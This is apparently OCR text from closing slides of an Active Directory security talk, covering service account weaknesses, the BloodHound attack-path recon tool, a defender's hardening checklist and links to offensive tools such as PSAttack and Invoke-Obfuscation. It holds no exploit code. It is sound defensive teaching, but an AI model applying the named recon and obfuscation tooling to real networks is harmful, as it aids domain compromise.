
- Over-permissioned
- Not protected like Admins
- Weak passwords
- No 2FA/MFA
- Limited visibility/understanding
- Too much FUD RE: changing

Next-Level Recon: Bloodhound

"BloodHound is a single page Javascript web application, built on top of Linkurious, compiled with Electron, with a Neo4j database fed by a PowerShell ingestor."

- PowerShell ingestor enumerates users, computers, & groups + NetSession info on logons.
- Provides a visual representation of attack paths from a computer to Domain Admin.
- Developed by Andy Robbins, Rohan Vazarkar, & Will Schroeder.

https://github.com/BloodHoundAD/BloodHound/wiki



Database Info

DB Address	http://localhost:7474
DB User	neo4j
Users	383
Computers	263
Groups	135
Relationships	2431

A Security Pro's AD Checklist & Defenses

- Identify who has AD admin rights (domain/forest) & isolate them to Admin systems.
  - Logon to Domain Controllers
  - Admin rights to virtual environment hosting virtual DCs
  - Service Accounts
  - Management services & agents
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Clean up old/unnecessary credentials & permissions.
- Regularly rotate admin credentials (includes KRBTGT, DSRM, etc) quarterly/annually & when AD admins leave.
- Ensure service account password changes occur annually.
- Gain visibility by flowing the most useful security & PowerShell events into SIEM/Splunk.

Summary

- What is old is new again.
- We can do better.
- AD can be properly secured; it takes work.

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org

References

- PS>Attack
  https://github.com/jaredhaight/PSAttack
- Invoke-Obfuscation
  https://github.com/danielbohannon/Invoke-Obfuscation
- Kerberos Unconstrained Delegation Security Issues
  https://adsecurity.org/?p=1667
- Kerberoast Detection
  https://trimarcsecurity.com/trimarc-research-detecting-kerberoasting-activity
- Securing Privileged Access
  https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access
- AD Admin Tiering Model
  https://technet.microsoft.com/en-us/library/mt631193.aspx
- Bloodhound
  https://github.com/BloodHoundAD/BloodHound